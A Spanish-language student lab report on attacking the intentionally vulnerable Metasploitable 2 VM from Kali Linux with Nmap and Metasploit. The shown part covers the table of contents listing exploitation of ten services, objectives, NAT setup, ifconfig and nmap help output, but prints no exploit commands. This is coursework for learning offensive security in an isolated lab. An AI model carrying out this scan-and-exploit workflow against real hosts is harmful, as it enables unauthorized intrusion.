



INFORME DE LABORATORIO 01
EXPLOTACIÓN DE VULNERABILIDADES EN VIRTUALBOX CON KALI
LINUX Y METASPLOITABLE 2

INDIRA JOHANA FLÓREZ CÓRDOBA

Estudiante IX

UNIVERSIDAD TECNOLÓGICA DEL CHOCÓ DIEGO LUIS CÓRDOBA

FACULTAD DE INGENIERIA

INGENIERIA DE TELECOMUNICACIONES E INFORMÁTICA

QUIBDÓ – CHOCÓ

2025



INFORME DE LABORATORIO 01
EXPLOTACIÓN DE VULNERABILIDADES EN VIRTUALBOX CON KALI
LINUX Y METASPLOITABLE 2

INDIRA JOHANA FLÓREZ CÓRDOBA

Estudiante IX

RAFAEL SANDOVAL MORALES

Docente

UNIVERSIDAD TECNOLÓGICA DEL CHOCÓ DIEGO LUIS CÓRDOBA

FACULTAD DE INGENIERIA

INGENIERIA DE TELECOMUNICACIONES E INFORMÁTICA

QUIBDÓ – CHOCÓ

2025



TABLA DE CONTENIDO

1.	INTRODUCCIÓN	8
2.	OBJETIVOS	9
2.1	Objetivo general	9
2.2	Objetivos específicos.....	9
3.	ALCANCE.....	10
4.	PLANTEAMIENTO DEL PROBLEMA.....	11
5.	DESARROLLO	11
5.1	Configuración de red NAT en VirtualBox.....	11
5.2	Iniciar las máquinas virtuales.....	14
5.3	Identificación de las IPs en Kali Linux y Metasploitable 2	15
5.4	Escaneo de puertos vulnerables en Metasploitable 2 desde Kali Linux	16
5.4.1	Escaneo de puertos con Nmap.....	16
5.5	Iniciar Metasploit Framework.....	22
5.6	Explotación del puerto 21 (FTP).....	23
5.7	Explotación del puerto 22 (SSH)	24
5.8	Explotación del puerto 23 (TELNET).....	28
5.9	Explotación del puerto 25 (SMTP)	31
5.10	Explotación del puerto 53 (DOMAIN).....	34
5.11	Explotación del puerto 139/445 (SAMBA).....	36
5.12	Explotación del puerto 2121 (FTP)	39
5.13	Explotación del puerto 3306 (MYSQL)	40
5.14	Explotación del puerto 5432 (POSTGRESQL).....	43



5.15	COMANDO QUE SE USA PARA CONTAR LAS PALABRAS Y LETRAS DE UN ARCHIVO TXT	48
6.	PROBLEMAS ENCONTRADOS.....	49
7.	GLOSARIO	50
8.	CONCLUSIÓN.....	51
9.	BIBLIOGRAFIA	52



TABLA DE ILUSTRACIONES

Ilustración 1. Sección de herramientas de VirtualBox.....	11
Ilustración 2. Configuración de Redes NAT.....	12
Ilustración 3. Sección de Kali Linux.....	12
Ilustración 4. Sección de Metasploitable 2	13
Ilustración 5. Configuración de Red NAT en Kali Linux.....	13
Ilustración 6. Configuración de Red NAT en Metasploitable 2.....	14
Ilustración 7. Iniciando sesión en Metasploitable 2	14
Ilustración 8. Iniciando sesión en Kali Linux	15
Ilustración 9. IP de Metasploitable 2	15
Ilustración 10. IP de Kali Linux.....	16
Ilustración 11. Modo superusuario.....	16
Ilustración 12. Comandos de Nmap --help	17
Ilustración 13. Comandos de Nmap --help	19
Ilustración 14. Comando Nmap -sn	21
Ilustración 15. Puertos abiertos de la máquina víctima.....	21
Ilustración 16. Puertos abiertos de la máquina víctima.....	22
Ilustración 17. Framework de metasploit.....	22
Ilustración 18. Framework de metasploit.....	22
Ilustración 19. Buscar exploit del puerto 21	23
Ilustración 20. Usar exploit del puerto 21	23
Ilustración 21. Comando options	23
Ilustración 22. Asignando dirección IP al RHOSTS.....	24
Ilustración 23. Configuración del Payload.....	24
Ilustración 24. Explotación del puerto 21 (FTP).....	24
Ilustración 25. Buscar exploit del puerto 22	25
Ilustración 26. Usar exploit del puerto 22.....	25
Ilustración 27. Comando options	25
Ilustración 28. Asignando dirección IP al RHOSTS.....	26
Ilustración 29. Carpeta de diccionarios	26
Ilustración 30. Listado de archivos	27



Ilustración 31. Configuración de USERPASS_FILE	27
Ilustración 32. Comando options	27
Ilustración 33. Explotación del puerto 22 (SSH).	28
Ilustración 34. Buscar exploit del puerto 23	28
Ilustración 35. Usar exploit del puerto 23.....	29
Ilustración 36. Comando options	29
Ilustración 37. Asignando dirección IP al RHOSTS.....	29
Ilustración 38. Configuración de USERPASS_FILE	30
Ilustración 39. Comando options	30
Ilustración 40. Explotación del puerto 23 (TELNET).	31
Ilustración 41. Buscar escáner del puerto 25	31
Ilustración 42. Usar escáner del puerto 25.....	31
Ilustración 43. Comando options	32
Ilustración 44. Asignando dirección IP al RHOSTS.....	32
Ilustración 45. Configuración de USER_FILE	32
Ilustración 46. Comando options	33
Ilustración 47. Editar archivo con el comando nano.....	33
Ilustración 48. Archivo ipmi_users.txt.....	33
Ilustración 49. Escaneo del puerto 25 (SMTP).	34
Ilustración 50. Buscar exploit del puerto 53	34
Ilustración 51. Usar exploit del puerto 53 y ver opciones.....	35
Ilustración 52. Asignando dirección IP al RHOSTS.....	35
Ilustración 53. Explotación del puerto 53 (DOMAIN)	35
Ilustración 54. Buscar exploit del puerto	36
Ilustración 55. Usar exploit del puerto 139 y 445.....	36
Ilustración 56. Comando options	36
Ilustración 57. Asignando dirección IP al RHOSTS.....	37
Ilustración 58. Comando options	37
Ilustración 59. Explotación del puerto 139 (SAMBA)	37
Ilustración 60. Cambiando de puerto 139 a 445	38
Ilustración 61. Comando options	38



Ilustración 62. Explotación del puerto 445 (SAMBA)	38
Ilustración 63. Buscar exploit del puerto 2121	39
Ilustración 64. Usar exploit del puerto 2121	39
Ilustración 65. Asignando dirección IP al RHOSTS.....	39
Ilustración 66. Comando options	40
Ilustración 67. Explotación del puerto 2121 (FTP).....	40
Ilustración 68. Buscar exploit del puerto 3306	41
Ilustración 69. Usar exploit del puerto 3306.....	41
Ilustración 70. Comando options	41
Ilustración 71. Asignando dirección IP al RHOSTS.....	42
Ilustración 72. Configuración de USERPASS_FILE	42
Ilustración 73. Comando options	42
Ilustración 74. Explotación del puerto 3306	43
Ilustración 75. Buscar escáner del puerto 5432	43
Ilustración 76. Usar escáner del puerto 5432	43
Ilustración 77. Comando options	44
Ilustración 78. Asignando dirección IP al RHOSTS.....	44
Ilustración 79. Asignando usuario y contraseña	44
Ilustración 80. Comando options	45
Ilustración 81. Iniciando en la BD de PostgreSQL	45
Ilustración 82. Buscar modulo auxiliar de administración del puerto 5432	46
Ilustración 83. Comando options	46
Ilustración 84. Asignando dirección IP al RHOSTS.....	47
Ilustración 85. Comando options	47
Ilustración 86. Conexión al servidor PostgreSQL	48
Ilustración 87. Explotación del puerto 3306 fallida.....	49



1. INTRODUCCIÓN

En el presente informe se documenta detalladamente el proceso de explotación de vulnerabilidades dentro de un entorno virtualizado, haciendo uso de herramientas especializadas en ciberseguridad como VirtualBox, Kali Linux y Metasploitable 2. Esto se lleva a cabo en un entorno controlado, diseñado específicamente para fines educativos y prácticos, con el propósito de simular escenarios reales de ataque que permitan fortalecer la comprensión sobre técnicas ofensivas utilizadas por los atacantes en el mundo real.

El desarrollo de esta práctica abarca desde la configuración e identificación de redes IP del entorno de VirtualBox, hasta la ejecución de escaneo de puertos, detección de servicios vulnerabilidades y la explotación de puertos abiertos. En total, se trabajó con 10 puertos diferentes: 21 (FTP), 22 (SSH), 23 (TELNET), 25 (SMTP), 53 (DNS), 139/445 (SAMBDA), 2121 (FTP), 3306 (MySQL) y 5432 (PostgreSQL), aplicando módulos del framework Metasploit para demostrar cómo se puede obtener acceso no autorizado o recolectar información sensible cuando un sistema presenta fallas en su configuración o en el software que ejecutan.



2. OBJETIVOS

2.1 Objetivo general

Realizar un análisis de vulnerabilidades y explotar puertos de una máquina vulnerable mediante el uso del sistema operativo Kali Linux y el framework Metasploit.

2.2 Objetivos específicos

- Configurar adecuadamente el entorno virtual en VirtualBox con redes NAT para Kali Linux y Metasploitable 2.
- Identificar las direcciones IP de las máquinas virtuales para establecer la comunicación.
- Ejecutar escaneos de puertos y servicios mediante Nmap para descubrir las posibles vulnerabilidades.
- Buscar los exploits disponibles para cada servicio o puerto detectado.
- Configurar y utilizar los módulos de Metasploit para explotar los puertos 21, 22, 23, 25, 53, 139, 445, 2121, 3306 y 5432.
- Comprobar los resultados obtenidos luego de cada explotación, validando el acceso o la información recolectada.



3. ALCANCE

Este informe se enfoca en mostrar el proceso de identificación y explotación de vulnerabilidades en una máquina virtual vulnerable utilizando las máquinas Kali Linux (como atacante) y Metasploitable 2 (como víctima), ambas virtualizadas en VirtualBox. Se trabajó con un total de 10 puertos abiertos, donde se configuraron distintos módulos de Metasploit para simular ataques reales con fines académicos.



4. PLANTEAMIENTO DEL PROBLEMA

Realizar un escaneo utilizando Kali Linux y Metasploitable 2 en VirtualBox, con el fin de identificar y explotar vulnerabilidades de los puertos 21 (FTP), 22 (SSH), 23 (TELNET), 25 (SMTP), 53 (DNS), 139/445 (SAMBA), 2121 (FTP), 3306 (MySQL) y 5432 (PostgreSQL).

5. DESARROLLO

5.1 Configuración de red NAT en VirtualBox

Para establecer comunicación entre Kali Linux y Metasploitable 2, es necesario configurar la red en VirtualBox. En primer lugar, accedemos a la sección de **Herramientas** del menú de VirtualBox. Allí, hacemos clic en la opción **Red**.




Ilustración 1. Sección de herramientas de VirtualBox

Luego, en la pestaña “**Redes NAT**”, se creó una nueva red a la cual se le puso un **nombre de red**, una **dirección IP**, se habilitó el **DHCP** para que asigne automáticamente direcciones IP a las máquinas virtuales y se le dio clic en **aplicar**.




Ilustración 2. Configuración de Redes NAT

Posteriormente, en cada una de las máquinas virtuales, es decir, en Kali Linux y Metasploitable 2 damos clic en configuración.



Ilustración 3. Sección de Kali Linux




Ilustración 4. Sección de Metasploitable 2

Después de haber dado clic en **Configuración**, en la nueva ventana nos vamos a la parte de **Red** y habilitamos el **Adaptador 1**, en la opción “**Conectado a**” desplegamos el menú y seleccionamos **Red NAT**, en nombre nos aseguramos de escoger la red con el nombre que creamos previamente y en el **Modo promiscuo** cambiamos la opción **Denegar** por **Permitir todo**. (Realizar esto en ambas máquinas)




Ilustración 5. Configuración de Red NAT en Kali Linux




Ilustración 6. Configuración de Red NAT en Metasploitable 2

5.2 Iniciar las máquinas virtuales

Iniciamos o ponemos a correr la máquina virtual de Kali Linux y Metasploitable 2, en ambas iniciamos sesión.




Ilustración 7. Iniciando sesión en Metasploitable 2




Ilustración 8. Iniciando sesión en Kali Linux

5.3 Identificación de las IPs en Kali Linux y Metasploitable 2

En la terminal de ambas máquinas escribimos el comando **ifconfig** para identificar la dirección IP asignada por DHCP en el puerto **eth0**.





Ilustración 9. IP de Metasploitable 2



```
kali-linux-2025.1c-virtualbox-amd64 [Corriendo] - Oracle VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda


indu@kali: ~
File Actions Edit View Help
(indu@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 192.168.10.4  netmask 255.255.255.0  broadcast 192.168.10.255
    inet6 fe80::1b50:5ed1:ab5a:67f7  prefixlen 64  scopeid 0<link>
    ether 08:00:27:b4:a1:05  txqueuelen 1000  (Ethernet)
    RX packets 25  bytes 4996 (4.8 KiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 29  bytes 3722 (3.6 KiB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1  prefixlen 128  scopeid 0<host>
    loop txqueuelen 1000  (Local Loopback)
    RX packets 8  bytes 480 (480.0 B)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 8  bytes 480 (480.0 B)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```

Ilustración 10. IP de Kali Linux

5.4 Escaneo de puertos vulnerables en Metasploitable 2 desde Kali Linux

En Kali Linux procedemos a realizar un escaneo de puertos utilizando **Nmap**. Como primero ingresamos en el modo superusuario con el comando **sudo su** y luego ingresamos la contraseña de Kali Linux.



```
(indu@kali)-[~]
$ sudo su
[sudo] password for indu:
(root@kali)-[/home/indu]
#
```

Ilustración 11. Modo superusuario

5.4.1 Escaneo de puertos con Nmap

Con el comando **Nmap --help** podemos ver un resumen completo de las opciones, comandos y parámetros que podemos utilizar al ejecutarlo.



```
root@kali: /home/indu
File Actions Edit View Help
(root@kali)-[/home/indu]
# nmap --help
Nmap 7.95 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3], ...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PY/PY[portlist]: TCP SYN, TCP ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2], ...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan
  -sN/sF/sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -sI <zombie host[:probeport]>: Idle scan
  -sY/sZ: SCTP INIT/COOKIE-ECHO scans
  -sO: IP protocol scan
  -b <FTP relay host>: FTP bounce scan
```

Ilustración 12. Comandos de Nmap --help

Traducción de la ilustración 12

Especificación del objetivo

- iL <archivo>: Importar lista de objetivos desde un archivo
- iR <número>: Elegir objetivos aleatorios
- exclude <host1,host2,...>: Excluir determinados hosts/redes
- excludefile <archivo>: Lista de exclusión desde un archivo

Descubrimiento de hosts

- sL: Solo listar objetivos sin escanear



- sn: Escaneo Ping – desactiva escaneo de puertos
- Pn: Tratar todos los hosts como activos, sin hacer descubrimiento de hosts
